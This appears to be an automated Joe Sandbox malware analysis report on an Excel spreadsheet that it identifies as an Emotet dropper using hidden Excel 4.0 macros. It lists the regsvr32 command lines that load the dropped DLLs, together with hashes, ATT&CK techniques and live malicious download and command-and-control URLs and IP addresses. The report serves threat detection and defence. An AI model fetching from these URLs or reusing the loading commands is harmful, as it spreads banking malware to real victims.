ID: 632106
Sample Name: Scan 2022.20.05_0910.xls
Cookbook: defaultwindowsofficecookbook.jbs
Time: 09:55:44
Date: 23/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

Scan 2022.20.05_0910.xls


Overview

General Information

Sample Name:	Scan 2022.20.05_0910.xls
Analysis ID:	632106
MD5:	93ba39759e944e.
SHA1:	0d87f3752893a1..
SHA256:	72d8274eff2d60a.
Tags:	xls
Infos:	



Detection




Hidden Macro 4.0, Emotet

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Document exploit detected (drops P…
- Office document tries to convince v…
- Yara detected Emotet
- System process connects to networ…
- Document exploit detected (creates…
- Antivirus detection for URL or domain
- Found malicious Excel 4.0 Macro
- Multi AV Scanner detection for dom…
- Multi AV Scanner detection for drop…
- Office process drops PE file
- Found Excel 4.0 Macro with suspici…

Classification



Process Tree

- **System is w7x64**
- EXCEL.EXE (PID: 1704 cmdline: "C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding MD5: D53B85E21886D2AF9815C377537BCAC3)
  - regsvr32.exe (PID: 2976 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr1.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2188 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\PlMfP\OpoHHoBHS.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 2396 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr2.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2212 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\AVQhDTOoTQ\JuebGslFXTeyRNG.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 1800 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr3.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
    - regsvr32.exe (PID: 2404 cmdline: C:\Windows\system32\regsvr32.exe "C:\Windows\system32\IWJyiUbrMYkKNab\HrQqTfHWMtY.dll" MD5: 59BCE9F07985F8A4204F4D6554CFF708)
  - regsvr32.exe (PID: 972 cmdline: C:\Windows\System32\regsvr32.exe /S ..\uxevr4.ocx MD5: 59BCE9F07985F8A4204F4D6554CFF708)
- svchost.exe (PID: 2472 cmdline: C:\Windows\System32\svchost.exe -k WerSvcGroup MD5: C78655BC80301D76ED4FEF1C1EA40A7D)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000005.00000002.919789550.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000003.00000002.914603769.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	

Source	Rule	Description	Author	Strings
00000004.00000002.1248680431.0000000000160000.00000040.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000004.00000002.1249251446.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
00000008.00000002.930405356.0000000180001000.00000020.00001000.00020000.00000000.sdmp	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 7 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.2.regsvr32.exe.3e0000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
5.2.regsvr32.exe.140000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
7.2.regsvr32.exe.510000.0.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
9.2.regsvr32.exe.140000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
8.2.regsvr32.exe.3c0000.0.raw.unpack	JoeSecurity_Emotet_1	Yara detected Emotet	Joe Security	
Click to see the 7 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Software Vulnerabilities

Document exploit detected (drops PE files)

Document exploit detected (creates forbidden files)

Document exploit detected (process start blacklist hit)

Document exploit detected (UrlDownloadToFile)

Networking

System process connects to network (likely due to code injection or exploit)

E-Banking Fraud

Yara detected Emotet

System Summary

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found malicious Excel 4.0 Macro

Office process drops PE file

Found Excel 4.0 Macro with suspicious formulas

Boot Survival

Drops PE files to the user root directory

Hooking and other Techniques for Hiding and Protection

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Stealing of Sensitive Information


Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	2 Scripting	Path Interception	1 1 1 Process Injection	1 3 1 Masquerading	OS Credential Dumping	1 System Time Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 Native API	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	1 Query Registry	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Non-Standard Port	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	4 3 Exploitation for Client Execution	Logon Script (Windows)	Logon Script (Windows)	1 Virtualization/Sandbox Evasion	Security Account Manager	1 2 Security Software Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 3 Ingress Tool Transfer	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 1 1 Process Injection	NTDS	1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	2 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	2 Scripting	Cached Domain Credentials	1 Remote System Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Hidden Files and Directories	DCSync	2 File and Directory Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	2 Obfuscated Files or Information	Proc Filesystem	1 6 System Information Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Regsvr32	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Scan 2022.20.05_0910.xls	44%	Virustotal		Browse
Scan 2022.20.05_0910.xls	37%	ReversingLabs	Document-Excel.Trojan.Abracadabra	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\xqJfpnc0wEmcroPdpB[1].dll	100%	Joe Sandbox ML		
C:\Users\user\uxevr3.ocx	100%	Joe Sandbox ML		
C:\Users\user\uxevr1.ocx	100%	Joe Sandbox ML		
C:\Users\user\uxevr2.ocx	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\f6TC4C6PwMWzjYykKV327CT8vWcYjtGvLL[1].dll	100%	Joe Sandbox ML		

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Cmk1Nr[1].dll	100%	Joe Sandbox ML		
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\f6TC4C6PwMWzjYykKV327CT8vWcYjtGvLL[1].dll	29%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\f6TC4C6PwMWzjYykKV327CT8vWcYjtGvLL[1].dll	40%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Cmk1Nr[1].dll	65%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\xqJfpnc0wEmcroPdpB[1].dll	34%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\xqJfpnc0wEmcroPdpB[1].dll	42%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\uxevr1.ocx	65%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\uxevr2.ocx	34%	Metadefender		Browse
C:\Users\user\uxevr2.ocx	42%	ReversingLabs	Win64.Trojan.Emotet	
C:\Users\user\uxevr3.ocx	29%	Metadefender		Browse
C:\Users\user\uxevr3.ocx	40%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\AVQhDTOoTQ\JuebGslFXTeyRNG.dll (copy)	34%	Metadefender		Browse
C:\Windows\System32\AVQhDTOoTQ\JuebGslFXTeyRNG.dll (copy)	42%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\IWJyiUbrMYkKNab\HrQqTfHWMtY.dll (copy)	29%	Metadefender		Browse
C:\Windows\System32\IWJyiUbrMYkKNab\HrQqTfHWMtY.dll (copy)	40%	ReversingLabs	Win64.Trojan.Emotet	
C:\Windows\System32\PlMfP\OpoHHoBHS.dll (copy)	65%	ReversingLabs	Win64.Trojan.Emotet	

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
kuluckaci.com	8%	Virustotal		Browse
mcapublicschool.com	9%	Virustotal		Browse
moorworld.com	5%	Virustotal		Browse
microlent.com	3%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://173.82.82.196:8080/	100%	URL Reputation	malware	
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	0%	URL Reputation	safe	
http://mcapublicschool.com/Achievements/r4psv/	100%	Avira URL Cloud	malware	
http://https://173.82.82.196/q	100%	Avira URL Cloud	malware	
http://kuluckaci.com/yarisma/cgi-bin/aIuI4Ukdtl730sP1F/	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://https://173.82.82.196:8080/D.	100%	Avira URL Cloud	malware	
http://https://173.82.82.196:8080/bL	100%	Avira URL Cloud	malware	
http://https://173.82.82.196:8080/H.	100%	Avira URL Cloud	malware	
http://https://173.82.82.196/	100%	URL Reputation	malware	
http://https://173.82.82.196:8080/e	100%	Avira URL Cloud	malware	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://https://microlent.com/admin/3/	100%	Avira URL Cloud	malware	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://https://173.82.82.196/vL	100%	Avira URL Cloud	malware	
http://https://173.82.82.196:8080/i	100%	Avira URL Cloud	malware	
http://ocsp.entrust.net0D	0%	URL Reputation	safe	
http://https://173.82.82.196/4.	100%	Avira URL Cloud	malware	
http://https://173.82.82.196/nL	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
kuluckaci.com	185.86.13.242	true	true	• 8%, Virustotal, Browse	unknown
mcapublicschool.com	103.133.214.149	true	false	• 9%, Virustotal, Browse	unknown
moorworld.com	211.149.139.157	true	false	• 5%, Virustotal, Browse	unknown
microlent.com	103.195.4.8	true	false	• 3%, Virustotal, Browse	unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://mcapublicschool.com/Achievements/r4psv/	true	• Avira URL Cloud: malware	unknown
http://kuluckaci.com/yarisma/cgi-bin/aIuI4Ukdtl730sP1F/	true	• Avira URL Cloud: malware	unknown
http://https://microlent.com/admin/3/	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://173.82.82.196:8080/	regsvr32.exe, 00000009.00000002.12488925 03.00000000004FB000.00000004.00000020.00 020000.00000000.sdmp	true	• URL Reputation: malware	unknown
http://crl.pkioverheid.nl/DomOvLatestCRL.crl0	regsvr32.exe, 00000004.00000002.12490731 87.0000000002D6F000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1249032970.0000000002E7A00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1249049684.000 0000002F4A000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://173.82.82.196/q	regsvr32.exe, 00000007.00000002.12488156 45.00000000002E0000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://crl.entrust.net/server1.crl0	regsvr32.exe, 00000004.00000002.12490731 87.0000000002D6F000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1249032970.0000000002E7A00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1249049684.000 0000002F4A000.00000004.00000020.00020000 .00000000.sdmp	false		high
http://ocsp.entrust.net03	regsvr32.exe, 00000004.00000002.12490731 87.0000000002D6F000.00000004.00000020.00 020000.00000000.sdmp, regsvr32.exe, 0000 0007.00000002.1249032970.0000000002E7A00 0.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1249049684.000 0000002F4A000.00000004.00000020.00020000 .00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://173.82.82.196:8080/D.	regsvr32.exe, 00000004.00000003.97325581 0.0000000000496000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 004.00000002.1248897597.0000000000496000 .00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://173.82.82.196:8080/bL	regsvr32.exe, 00000009.00000002.12488925 03.00000000004FB000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://173.82.82.196:8080/H.	regsvr32.exe, 00000004.00000003.97325581 0.0000000000496000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 004.00000002.1248897597.0000000000496000 .00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://173.82.82.196/	regsvr32.exe, 00000004.00000003.97325581 0.0000000000496000.00000004.00000020.000 20000.00000000.sdmp, regsvr32.exe, 00000 004.00000002.1248897597.0000000000496000 .00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000007.00000002.1248815645.0000 0000002E0000.00000004.00000020.00020000. 00000000.sdmp	true	• URL Reputation: malware	unknown
http://https://173.82.82.196:8080/e	regsvr32.exe, 00000007.00000002.12488156 45.00000000002E0000.00000004.00000020.00 020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	regsvr32.exe, 00000004.00000002.1249073187.0000000002D6F000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000007.00000002.1249032970.0000000002E7A000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1249049684.0000000002F4A000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	regsvr32.exe, 00000004.00000002.1249073187.0000000002D6F000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000007.00000002.1249032970.0000000002E7A000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1249049684.0000000002F4A000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://173.82.82.196/vL	regsvr32.exe, 00000009.00000002.1248892503.00000000004FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://173.82.82.196:8080/i	regsvr32.exe, 00000007.00000002.1248815645.00000000002E0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://ocsp.entrust.net0D	regsvr32.exe, 00000004.00000002.1249073187.0000000002D6F000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000007.00000002.1249032970.0000000002E7A000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1249049684.0000000002F4A000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://173.82.82.196/4.	regsvr32.exe, 00000004.00000003.973255810.0000000000496000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000004.00000002.1248897597.0000000000496000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://secure.comodo.com/CPS0	regsvr32.exe, 00000004.00000002.1249073187.0000000002D6F000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000007.00000002.1249032970.0000000002E7A000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1249049684.0000000002F4A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	regsvr32.exe, 00000004.00000002.1249073187.0000000002D6F000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000007.00000002.1249032970.0000000002E7A000.00000004.00000020.00020000.00000000.sdmp, regsvr32.exe, 00000009.00000002.1249049684.0000000002F4A000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://173.82.82.196/nL	regsvr32.exe, 00000009.00000002.1248892503.00000000004FB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.133.214.149	mcapublicschool.com	India		133643	EWEBGURU-ASEWEBGURUIN	false
173.82.82.196	unknown	United States		35916	MULTA-ASN1US	true
185.86.13.242	kuluckaci.com	Turkey		29262	IDEALHOSTINGTR	true
103.195.4.8	microlent.com	Hong Kong		64022	KAMATERAINC-AS-APKamateraIncHK	false
211.149.139.157	moorworld.com	China		38283	CHINANET-SCIDC-AS-APCHINANETSiChuanTelecomInternetData	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	632106
Start date and time: 23/05/202209:55:44	2022-05-23 09:55:44 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 8m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Scan 2022.20.05_0910.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	13
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default

Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.expl.evad.winXLS@16/17@4/5
EGA Information:	• Successful, ratio: 100%
HDC Information:	• Successful, ratio: 51.4% (good quality ratio 27.6%) • Quality average: 32.8% • Quality standard deviation: 37.5%
HCA Information:	• Successful, ratio: 95% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .xls • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): dllhost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 173.222.108.210, 173.222.108.226
- Excluded domains from analysis (whitelisted): ctldl.windowsupdate.com, a767.dspw65.akamai.net, wu-bg-shim.trafficmanager.net, download.windowsupdate.com.edgesuite.net
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size exceeded maximum capacity and may have missing disassembly code.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
09:57:22	API Interceptor	3237x Sleep call for process: regsvr32.exe modified
09:57:24	API Interceptor	444x Sleep call for process: svchost.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	Microsoft Cabinet archive data, 61480 bytes, 1 file
Category:	dropped
Size (bytes):	61480
Entropy (8bit):	**7.9951219482618905**
Encrypted:	**true**
SSDEEP:	1536:kmu7iDG/SCACih0/8uIGantJdjFpTE8lTeNjiXKGgUN:CeGf5gKsG4vdjFpjlYeX9gUN
MD5:	B9F21D8DB36E88831E5352BB82C438B3
SHA1:	4A3C330954F9F65A2F5FD7E55800E46CE228A3E2
SHA-256:	998E0209690A48ED33B79AF30FC13851E3E3416BED97E3679B6030C10CAB361E
SHA-512:	D4A2AC7C14227FBAF8B532398FB69053F0A0D913273F6917027C8CADBBA80113FDBEC20C2A7EB31B7BB57C99F9FDECCF8576BE5F39346D8B564FC72FB16994 76
Malicious:	false
Preview:	MSCF....(.....,.....I.....y.....Tbr .authroot.stl..$..4..CK..<Tk...c_.d....A.K.....Y.f....!.))$7*I.....e..eKT..k....n.3.....S..9.s.....3H.Mh.....qV.=M6.=.4.F.....V:F..]..... B`....Q...c"U.0.n....J.....4.....i7s...:.27....._...+).lE..he.4|.?,...h....7..PA..b.,. .....#1+..o...g.....2n1m...=.....Dp.;..f..ljX.Dx..r<'.1RI3B0<w.D.z..)D|..8<..c+..'XH..K,.Y..d.j.<.A... ....l_lVb[w..rDp...'.....nL....!G.F....f.fX..r.. ?.....v(...L..<.\.Z..g;.>.0v...P .....|...A..(..x...T0.`g...c..7.U?...9.p..a..&..9.....sV..l0..D..fhi..h.F....q...y.....Mq].4..Z.....={L....AS..9.....:.:..... ...+..P.N....EAQ.V. sr.....y.B.`.Efe..8../....$...y-.q.J.....nP...2.Q8...O.....M.@\.>=X....V..z.4.=.@...ws.N.M3.S.c?.....C4]?..\.K.9.....^...CU.....O....X.`.....`._.gU...*..V.{V6..m ..D.-|.Q.t.7.....9.~....[...I.<e...~$..>.....s.I.S....~1..IV.2Ri:..]R!8...q...I.X.%.)@.....2.gb,t...}..;...@.Z..<q..y..:...e3..cY.we.$....z..| .#.....I...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506

Process:	C:\Windows\System32\regsvr32.exe
File Type:	data
Category:	dropped
Size (bytes):	330
Entropy (8bit):	3.126909434994818
Encrypted:	false
SSDEEP:	6:kKIHoJN+SkQlPlEGYRMY9z+4KlDA3RUesJ21:APkPlE99SNxAhUesE1
MD5:	18DBF570B485AB42C737F80347FF381B
SHA1:	8BF391F1A59133B61B16F398FA3C473B2C461673
SHA-256:	CB9C43DF7C58ACAECC9B64F971BA27EB6C15D2D367276941C2656D837AA9F9A9
SHA-512:	8D34A030DF21D6BF15BFA9653FE4C374F3CB15205EF9ED80B7A3D667D6236EB2791E7FFD79B848D2F76C645EC52C63E9762AE98D2841C3C378D3078A1D9AC7 B
Malicious:	false
Preview:	p..... .....U....n..(..... .....3k/"[.....(.....(...h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./. s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b...".8.0.3.3.6.b.2.f.2.2.5.b.d.8.1.:.0."...

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\f6TC4C6PwMWzjYykKV327CT8vWcYjtGvLL[1].dll

Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	365056
Entropy (8bit):	7.158088154364803
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcT50JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TYRIvgMSS3AyUrhYu3j
MD5:	415A33A830691C3A730AE345F14C7F30
SHA1:	B6FBFAB79E9DE7B81E692149E8059113169AC374
SHA-256:	47F24531BCBBF0C36792AF57CEB134B25E2481AE20B53D74283FBA4E542261BA
SHA-512:	0C92DC9608770EE109C7641B0F46E151CC06A9EE5B8789BC9498C8879E12C1515D46F8F320D54B10DF292121867EA4080C93D2951C1B57C816D6E37D7BA2673
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 29%, Browse • Antivirus: ReversingLabs, Detection: 40%
IE Cache URL:	http://mcapublicschool.com/Achievements/r4psv/
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\Cmk1Nr[1].dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	dropped
Size (bytes):	365056
Entropy (8bit):	7.15810876493923
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTC0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVLK:i5MR9M6y3TPRlvgMSS3AyUrhYu3j
MD5:	CEA8BCCAAFA4CAD4EE2B6E9C3BD9C5C0
SHA1:	88380A35FFC07852B9FACEFF786267DF969A0488
SHA-256:	BAC00AC59383049CF72FC97827D2C8D773FF1ACFC7A132630B133EEDAF9A8241
SHA-512:	A2048D39C24CE94A1D1DF97C577A30A5FAF7573ADC80517381AFDBE769C0D0AF46EDA34B9E897766802440D535DA507EB8C520BD65E13F9D599490EC798369 6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 65%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....8..ik..ik..ik...k..ik...k..ik..k..ik..hk..ik...k..ik...k..ik...k..ik...k..ikRic h..ik.....PE..d...v{.b....." .....5.....T....@.....P..... .....text..... ..`.rdata..T.... .....@..@.data....7.....@....pdata.....@..@.rsrc..... @..@.reloc.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\xqJfpnc0wEmcroPdpB[1].dll	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32+ executable (DLL) (GUI) x86-64, for MS Windows
Category:	downloaded
Size (bytes):	365056
Entropy (8bit):	7.158108067630563
Encrypted:	false
SSDEEP:	3072:JI0AM0yQkR9M6lglELtJUNjiWGyWcTs+0JUiA2tqZ4IvUlDAj7UOjVifSwHEDQVO:i5MR9M6y3TsrRlvgMSS3AyUrhYu3j
MD5:	EB2D8E105A7A5FBB94CD39848C0B0BC1
SHA1:	21BA3DFB8AA182350CD3EA7CAFB216DFB569EF0C
SHA-256:	3D4A04171182D15A097CC440BABF14582EB0956335AC0C93D7A67225D9E80087
SHA-512:	F0982C373F67A7EDDA6C9CC8B188CC350D19513A77F7F6E2B283132A317126DCA9621F9CA9E23FE28036592B25EBE337A67B49F3775B60FF4E544EA52E549EF
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 34%, Browse • Antivirus: ReversingLabs, Detection: 42%
